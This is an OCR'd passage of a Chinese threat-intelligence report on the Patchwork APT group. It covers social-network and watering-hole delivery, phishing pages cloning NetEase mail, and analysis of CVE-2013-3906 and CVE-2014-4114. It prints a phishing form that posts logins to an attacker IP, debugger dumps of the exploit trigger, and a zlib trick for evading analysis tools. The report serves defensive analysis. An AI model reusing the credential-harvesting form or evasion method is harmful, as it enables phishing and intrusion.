


图 7 目标社交网络帐号页面 1




图 8 目标社交网络帐号页面 2

利用社交网络进行载荷投递一般是分为：SNS 蠕虫、放置二进制格式可执行恶意程序或文档型漏洞文件，利用 SNS 蠕虫比较少见，主要是需要依赖第三方社交网络平台自身漏洞，这对攻击成本有较高要求。最常见的就是放置二进制可执行程序或文档型漏洞文件，一般是放置文件或恶意链接地址，具体投递可能会直接给目标用户留言、发信息等，或者放置到目标所关注的其他社交账号的页面上，后者就是人面狮基于 Facebook 进行水坑攻击的方式。

4. 水坑攻击

APT 攻击中主流的水坑攻击主要分为以下两种：

第一种：被攻击目标关注 A 网站，攻击者将 A 网站攻陷，并植入恶意代码（一般为漏洞脚本文件，俗称挂马），当目标访问被攻陷的 A 网站并浏览相关页面时，当目标环境相关应用触发漏洞则有可能被植入恶意代码。

第二种：被攻击目标关注 A 网站，攻击者将 A 网站攻陷，并将 A 网站上一些可信应用或链接替换为攻击者所持有的恶意下载链接，当目标访问被攻陷的 A 网站并将恶意下载链接的文件下载并执行，则被植入恶意代码。这种攻击的典型案例是 2014 年公开 Havex 木马[18]，也被称作蜻蜓（Dragonfly）和活力熊（Energetic Bear）和我们在 2015 年 5 月末发布的海莲花（OceanLotus）APT 组织[19]。

这两种水坑攻击的共性是攻击者需要获得被攻击目标所关注网站的修改权限。在摩诃草组织的相关攻击行动中，几乎很少采用以上者两种“标准”的水坑攻击。期间类似水坑攻击，如鱼叉邮件正文中嵌入恶意网址（钓鱼网站）或基于社交网络的攻击。

另外在 Norman 安全公司于 2013 年曝光的 Hangover 报告中，披露的利用 Internet Explorer 漏洞（CVE-2012-4792）和 Java 漏洞（CVE-2012-0422），这两个漏洞主要出现在水坑攻击中。

[18] “Havex Hunts For ICS/SCADA Systems”，https://www.f-secure.com/weblog/archives/00002718.html
[19] 海莲花（OceanLotus）APT 组织报告，https://ti.360.com/upload/report/file/OceanLotusReport.pdf

五、 钓鱼网站

1. 攻击描述

摩诃草组织除了对目标用户进行基于二进制可执行程序的攻击以外，还会对目标用户进行传统的钓鱼网站攻击。

钓鱼网站一般伪装成网易邮箱网站，诱骗用户在钓鱼页面输入用户名和密码，来达到窃取目标用户账号信息的目的。这种方法没有利用一般的二进制木马或漏洞程序，而是完全通过社会工程学的方法进行攻击。

相关钓鱼网站还是通过载荷投递中的鱼叉邮件（恶意网址）、即时通讯工具、社交网络等方法进行定向传播。

hxxp://*****web.com/**
hxxp://*****ina.info/**
hxxp://*****n.com/**
hxxp://*****ation.com/**

表 4 相关钓鱼网站列表

攻击者对网易邮箱网站页面进行了完全的拷贝复制，以此来达到以假乱真，最终只是在登录验证的环节进行了替换，将原有地址替换为指向攻击者所持有的这个 IP：**.***.**.242。

```
<form class="bd" name="frmLogin" method="post" action="http://**.***.**.242/post.php""http://**.***.**.242/front/login.action" id="loginForm">
<input type="hidden" id="idInput" />
<input type="hidden" id="account" name="username" /><!-- ssl 加密传输用户名 -->
<input type="hidden" name="url2" id="url2" />
<input type="hidden" name="savalogin" id="savelogin" value="0" /><!-- 兼容 base 无自动登录 -->
```

表 5 钓鱼网站回传目标用户账号信息源码

2. 典型案例

案例 1：*****web.com**




图 9 钓鱼页面 1

图 10 钓鱼页面 1（源码）

案例 2：*****ina.info**

图 11 钓鱼页面 2

图 12 钓鱼页面 2（源码）

六、 漏洞利用

1. 0day 漏洞（CVE-2013-3906）

背景

在第二次攻击行动中，针对巴基斯坦的攻击摩诃草组织使用了该漏洞，该漏洞在当时还是 0day 漏洞，从捕获的攻击事件来看最早使用该漏洞是在 2013 年 10 月 23 日，直到 11 月 5 日才有相关安全机构发布研究报告，微软给出安全公告。这也直接证明了该组织是具备持有 0day 漏洞的能力。该漏洞在其他 APT 组织中也使用广泛，如 APT-C-05、APT-C-06、APT-C-17 等组织都使用过该漏洞，但使用时已经不是 0day 了。

漏洞编号	CVE-2013-3906
说明	受影响的 Windows 组件和其他受影响的软件处理特制 TIFF 文件的方式中存在一个远程执行代码漏洞。如果用户查看共享内容中的 TIFF 文件，此漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以完全控制受影响的系统。攻击者随后可安装程序；查看、更改或删除数据；或者创建拥有完全管理权限的新帐户。
公布时间	2013 年 11 月 5 日
参考链接	https://technet.microsoft.com/library/security/2896666 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3906

表 6 漏洞相关基本信息

分析

CVE-2013-3906 是 ogl.dll 模块中在处理 TIFF 文件时存在一个整数溢出漏洞，精心构造数据会导致代码分配一块大小为 0 的内存，却像其中写入 0x1484 大小的数据，最终导致覆盖堆中对象虚表，结合 ActiveX 控件进行堆喷射攻击，完成最终利用。

```
0:000> r
eax=141d2ffc ebx=00000001 ecx=00000521 edx=00000000 esi=141d1b78 edi=141d5000
eip=7814500a esp=00129068 ebp=00129070 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
MSVCR80!memcpy+0x5a:
7814500a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

图 13 往大小为 0 的堆拷贝数据

```
0:000> kvn
 # ChildEBP RetAddr  Args to Child
00 00129070 3bdc57e6 141d5000 141d1b78 00001484 MSVCR80!memcpy+0x5a
WARNING: Stack unwind information not available. Following frames may be wrong.
01 0012908c 3bd96470 141d1b78 00001484 00000802 OGL!GdipConvertToEmfPlusToStream+0x14b09
02 001290ac 3bdaf761 00001484 00000000 141bfe90 OGL!GdipCreateTextureIAI+0x13af9
03 001290c8 3bdeaa48 00000000 141bfe90 00000000 OGL!GdipMeasureCharacterRanges+0xb3f4
04 001290dc 3bd7ec13 141bfe90 00000000 1d238fe0 OGL!GdipGetCellAscent+0x1cca7
05 001290f8 3bde980c 1d238fe0 141bdf20 00000000 OGL!GdipEmfToWmfBits+0x140e6
06 00129114 3bd17e44 141bdf00 1d238fe0 00000000 OGL!GdipGetCellAscent+0x1ba6b
07 00129194 3bd17d2b 1d238fe0 141abfe4 00000000 OGL!GdipGetPointCount+0x1cc
08 001291b0 3bd17b8a 1d238fe0 141a9f38 001291dc OGL!GdipGetPointCount+0xb3
09 001291c0 3bd17aa8 1d238fe0 141a9f68 141a9f38 OGL!GdipClosePathFigure+0x28a
0a 001291dc 3bd1742a 1d238fe0 001291f8 3bd1734e OGL!GdipClosePathFigure+0x1a8
0b 001291e8 3bd1734e 1d238fe0 1b1f6fe0 0012920c OGL!GdipAddPathLineI+0xc5a
0c 001291f8 3bd13932 1d238fe0 1b1f6fd0 0012137f OGL!GdipAddPathLineI+0xb7e
0d 0012920c 3aa36a21 1d238fe0 1b1f6fe0 03ad39e5 OGL!GdipLoadImageFromStreamICM+0x4a
0e 0012923c 3aa367bc 1d238fe0 03ad39b5 1d2b0fe4 oart!Ordinal2867+0x6bc
0f 0012926c 3aa35454 1d238fe0 001292a4 03ad3911 oart!Ordinal2867+0x457
10 001292c8 3aa352fe 001292ec 1ec08ff8 00000001 oart!Ordinal348+0x1e3
11 0012930c 3aa352aa 1d2b0fc0 1ec08ff8 00000001 oart!Ordinal348+0x8d
12 00129340 3aa40fea 1d916ff8 1ec08ff8 00000001 oart!Ordinal348+0x39
13 00129384 3aa40c72 1d292f98 1ec08ff8 001293d0 oart!Ordinal3368+0xd9
14 001293f4 3aa40425 1d292f98 2053cfd8 1872d9c0 oart!Ordinal2671+0x1e4
15 00129414 3aa401e0 1d292f98 17c97f70 00000000 oart!Ordinal759+0x116
16 0012943c 3a9e6add 1d292f98 1872d9c0 312b3856 oart!Ordinal3688+0x283
17 0012946c 312b2f42 17c99ff0 0012a74c 0012a748 oart!Ordinal3777+0xc
18 0012948c 315b5746 1872d9c0 00000000 0012aa34 wwlib!DllGetClassObject+0x6e2f8
19 0012a730 312742df 0012a748 17d20ce0 00000020 wwlib!DllGetLCID+0x11527c
1a 0012a9ac 31272d2c 00000008 08012302 0012c0a0 wwlib!DllGetClassObject+0x2f695
```

图 14 调用栈

```
0:000> db esi
141d1b78  ff d8 ff e0 00 10 4a 46-49 46 00 01 01 01 00 60   ......JFIF.....`
141d1b88  08 08 08 08 ff fe 11 00-08 08 08 08 08 08 08 08   ................
141d1b98  08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08   ................
141d1ba8  08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08   ................
141d1bb8  08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08   ................
141d1bc8  08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08   ................
141d1bd8  08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08   ................
141d1be8  08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08   ................
```

图 15 拷贝源数据

image1.jpeg

Edit As: Hex Run Script Run Template

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
3530h:	FE	2F	00	00	A2	30	00	00	46	31	00	00	EA	31	00	00	þ/..¢0..F1..ê1..
3540h:	8E	32	00	00	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	Ž2..ÿØÿà..JFIF..
3550h:	01	01	00	60	08	08	08	08	FF	FE	11	00	08	08	08	08	...`....ÿþ.....
3560h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
3570h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
3580h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
3590h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
35A0h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
35B0h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
35C0h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
35D0h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
35E0h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
35F0h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....
3600h:	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	08	.....

图 16 拷贝源数据对于样本中的内容

```
    address 141d5000 found in
    _DPH_HEAP_ROOT @ 14161000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                                14162d9c:         141d5000                0 -         141d4000             2000
ReadMemory error for address 141d5000
    11248e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
    77f85e26 ntdll!RtlpNtMakeTemporaryKey+0x000040e7
    77f4a376 ntdll!EtwSetMark+0x0000ea0f
    77f15ae0 ntdll!wcsnicmp+0x000001e4
    3bd1246c OGL!GdiplusStartup+0x000009c7
    3bdc57a8 OGL!GdipConvertToEmfPlusToStream+0x00014acb
    3bd96470 OGL!GdipCreateTextureIAI+0x00013af9
    3bdaf761 OGL!GdipMeasureCharacterRanges+0x0000b3f4
    3bdeaa48 OGL!GdipGetCellAscent+0x0001cca7
    3bd7ec13 OGL!GdipEmfToWmfBits+0x000140e6
    3bde980c OGL!GdipGetCellAscent+0x0001ba6b
    3bd17e44 OGL!GdipGetPointCount+0x000001cc
    3bd17d2b OGL!GdipGetPointCount+0x000000b3
    3bd17b8a OGL!GdipClosePathFigure+0x0000028a
    3bd17aa8 OGL!GdipClosePathFigure+0x000001a8
    3bd1742a OGL!GdipAddPathLineI+0x00000c5a
    3bd1734e OGL!GdipAddPathLineI+0x00000b7e
    3bd13932 OGL!GdipLoadImageFromStreamICM+0x0000004a
    3aa36a21 oart!Ordinal2867+0x000006bc
    3aa367bc oart!Ordinal2867+0x00000457
    3aa35454 oart!Ordinal348+0x000001e3
    3aa352fe oart!Ordinal348+0x0000008d
    3aa352aa oart!Ordinal348+0x00000039
    3aa40fea oart!Ordinal3368+0x000000d9
    3aa40c72 oart!Ordinal2671+0x000001e4
    3aa40425 oart!Ordinal759+0x00000116
    3aa401e0 oart!Ordinal3688+0x00000283
    3a9e6add oart!Ordinal3777+0x0000000c
    312b2f42 wwlib!DllGetClassObject+0x0006e2f8
    315b5746 wwlib!DllGetLCID+0x0011527c
    312742df wwlib!DllGetClassObject+0x0002f695
    31272d2c wwlib!DllGetClassObject+0x0002e0e2
```

图 17 拷贝目的地堆内存大小为 0

```
address 141d1b78 found in
_DPH_HEAP_ROOT @ 14161000
in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                            14162dd0:         141d1b78             1484 -         141d1000             3000
11248e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
77f85e26 ntdll!RtlpNtMakeTemporaryKey+0x000040e7
77f4a376 ntdll!EtwSetMark+0x0000ea0f
77f15ae0 ntdll!wcsnicmp+0x000001e4
3bd1246c OGL!GdiplusStartup+0x000009c7
3bd9653b OGL!GdipCreateTextureIAI+0x00013bc4
3bdaf761 OGL!GdipMeasureCharacterRanges+0x0000b3f4
3bdeaa48 OGL!GdipGetCellAscent+0x0001cca7
3bd7ec13 OGL!GdipEmfToWmfBits+0x000140e6
3bde980c OGL!GdipGetCellAscent+0x0001ba6b
3bd17e44 OGL!GdipGetPointCount+0x000001cc
3bd17d2b OGL!GdipGetPointCount+0x000000b3
3bd17b8a OGL!GdipClosePathFigure+0x0000028a
3bd17aa8 OGL!GdipClosePathFigure+0x000001a8
3bd1742a OGL!GdipAddPathLineI+0x00000c5a
3bd1734e OGL!GdipAddPathLineI+0x00000b7e
3bd13932 OGL!GdipLoadImageFromStreamICM+0x0000004a
3aa36a21 oart!Ordinal2867+0x000006bc
3aa367bc oart!Ordinal2867+0x00000457
3aa35454 oart!Ordinal348+0x000001e3
3aa352fe oart!Ordinal348+0x0000008d
3aa352aa oart!Ordinal348+0x00000039
3aa40fea oart!Ordinal3368+0x000000d9
3aa40c72 oart!Ordinal2671+0x000001e4
3aa40425 oart!Ordinal759+0x00000116
3aa401e0 oart!Ordinal3688+0x00000283
3a9e6add oart!Ordinal3777+0x0000000c
312b2f42 wwlib!DllGetClassObject+0x0006e2f8
315b5746 wwlib!DllGetLCID+0x0011527c
312742df wwlib!DllGetClassObject+0x0002f695
31272d2c wwlib!DllGetClassObject+0x0002e0e2
312725f6 wwlib!DllGetClassObject+0x0002d9ac
```

图 18 拷贝源数据堆内存大小 0x1484

2. 已知漏洞

摩诃草组织发动的每次攻击行动中都会频繁的使用漏洞进行攻击，其中大多数情况还是使用已知漏洞（或称 1day 或 Nday 漏洞），也就是受影响厂商已经知道相关漏洞并发布更新补丁或者新版本产品代替。

在相关攻击行动中，该组织更倾向使用文档型漏洞，这往往需要和载荷投递方式进行配合。另外也会涉及到浏览器等适合水坑攻击的漏洞，我们在“第四章载荷投递”中就曾提及 Internet Explorer 漏洞（CVE-2012-4792）和 Java 漏洞（CVE-2012-0422）这两个漏洞的利用。

以文档型漏洞为主

下表是相关文档型漏洞列表，主要针对 Microsoft Word 和 PowerPoint。其中以 CVE-2014-4114 在第四次攻击行动中使用最为频繁。

漏洞编号	摩诃草组织首次利用时间
CVE-2012-0158	2013 年 3 月
CVE-2010-3333	2013 年 6 月
CVE-2013-3906	2013 年 10 月
CVE-2014-1761	2015 年 11 月
CVE-2014-4114	2015 年 12 月
CVE-2015-1641	2016 年 4 月

表 7 相关漏洞列表

CVE-2014-4114

背景

CVE-2014-4114 漏洞是 iSIGHT 公司[20]在 2014 年 10 月 14 日发布相关报告，报告其中提到一个 0day 漏洞（CVE-2014-4114）用于俄罗斯相关主要针对北约、欧盟、电信和能源相关领域的网络间谍活动。微软也是在 10 月 14 日发布相关安全公告。

而 CVE-2014-6352 是可以认为绕过 CVE-2014-4114 补丁的漏洞，微软之前的修补方案首先在生成 Inf 和 exe 文件后添加 MakeFileUnsafe 调用，来设置文件 Zone 信息，这样随后在漏洞执行 inf 安装时，会有一个安全提示。而 CVE-2014-6352 漏洞样本抛弃了使用 inf 来安装 exe，转而直接执行 exe。因为 xp 以上系统可执行文件的右键菜单第二项是以管理员权限执行，这样导致如果用户关闭了 uac 会导致没有任何安全提醒。所以微软 6352 的补丁是在调用右键菜单添加一个安全提示弹窗。

漏洞编号	CVE-2014-4114
说明	Windows OLE 中存在一个漏洞，如果用户打开包含特制 OLE 对象的文件，则该漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以获得与登录用户相同的用户权限。如果当前用户使用管理用户权限登录，则攻击者可随后安装程序；查看、更改或删除数据；或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少用户权限的用户比具有管理用户权限的用户受到的影响要小。
公布时间	2014 年 10 月 14 日
参考链接	https://technet.microsoft.com/zh-cn/library/security/ms14-060.aspx https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4114

表 8 漏洞相关基本信息

漏洞编号	CVE-2014-6352

[20] “iSIGHT discovers zero-day vulnerability CVE-2014-4114 used in Russian cyber-espionage campaign”, http://www.isightpartners.com/2014/10/cve-2014-4114/

说明	在用户下载或接收，然后打开经特殊设计的包含 OLE 对象的 Microsoft Office 文件时，会导致当前用户上下文中的远程执行代码漏洞。Microsoft 最初通过协调漏洞披露渠道了解到有关此漏洞的信息。此漏洞最初在 Microsoft 安全通报 3010060 中进行了说明。Microsoft 获悉尝试使用此漏洞的有限攻击。此更新通过修改在访问 OLE 对象时受影响的操作系统验证内存使用的方式来解决这些漏洞。
公布时间	2014 年 10 月 21 日
参考链接	https://technet.microsoft.com/zh-cn/library/security/3010060.aspx https://technet.microsoft.com/zh-cn/library/security/ms14-064.aspx http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6352

表 9 漏洞相关基本信息

分析

由于之前 CVE-2014-4114 和 CVE-2014-6352 主要内嵌在 Microsoft Office 2007（open xml）格式文档中使用。

Open Xml 通过 xml 描述文档构造，通过 zip 打包在一起，导致安全分析人员很容易提取出样本中的恶意数据。本次样本（**********df4715）使用了传统的 office03（复合文档格式）文件格式，并且通过构造特殊 zlib 数据来躲避多数安全软件扫描和分析人员分析。

传统的 CVE-2014-4114 样本分析只需要使用 zip 解压 Microsoft Office 2007 文档后，查看 \ppt\embeddings\目录下内嵌文件即可知道样本行为。




图 19Microsoft Office 2007 样本内嵌恶意文件

而 Microsoft Office 2003 格式无法直接解压缩，并且原来 embeddings 目录下的文件会被 zlib 压缩后以 ExternalObjectStorage[21]结构保存在 PowerPoint Document 流中。

通常我们解析到 ExOleObjStgCompressedAtom 结构，调用 zlib 解压其中数据即可得到原始的内嵌文件，而此样本利用 Office 容错能力嵌入了没有 zlib 头的 zlib 流导致大部分分析工具解压识别，如我们使用 oletools 解析提示无效压缩头。

[21] https://msdn.microsoft.com/en-us/library/dd910846(v=office.12).aspx

```
INFO     Check whether OLE file is PPT
DEBUG    using open OleFileIO
DEBUG    opening stream 'PowerPoint Document' for iter_vba_data
DEBUG    looking for VBA info containers
DEBUG    pattern length is 16
DEBUG    reached end of buf (read 40<1024) after 944 reads
DEBUG    looking for VBA storage objects
DEBUG    pattern length is 4
DEBUG    reached end of buf (read 964<1024) after 932 reads
DEBUG    pattern length is 4
DEBUG    found pattern at index 365212
DEBUG    extracting at idx 365212
DEBUG    Parsing External0bjectStorage (compressed=True) from stream
DEBUG    storage is ok: compressed=True, size=581951, size_decomp=1683456
DEBUG    decompressing storage for VBA OLE data stream
DEBUG    decompressed 0 to 0 bytes: found err: Error -3 while decompressing: incorrect header check
```

图 20Oletools 解压 pps 内嵌 zlib 数据失败




图 21 恶意样本内嵌的 zlib 流

修正解压问题后，最终拿到了内嵌文件，利用 inf 给内嵌的 pe 写启动达到最终目的。




图 22 恶意样本内嵌的 Inf 文件

Stream: Ole10Native

```
00000000   F8 63 CE 00 02 00 72 61 72 2E 65 78 65 00 45 3A    .c....rar.exe.E:
00000010   5C 73 6F 66 74 77 61 72 65 73 5C 72 61 72 2E 65    .softwares.rar.e
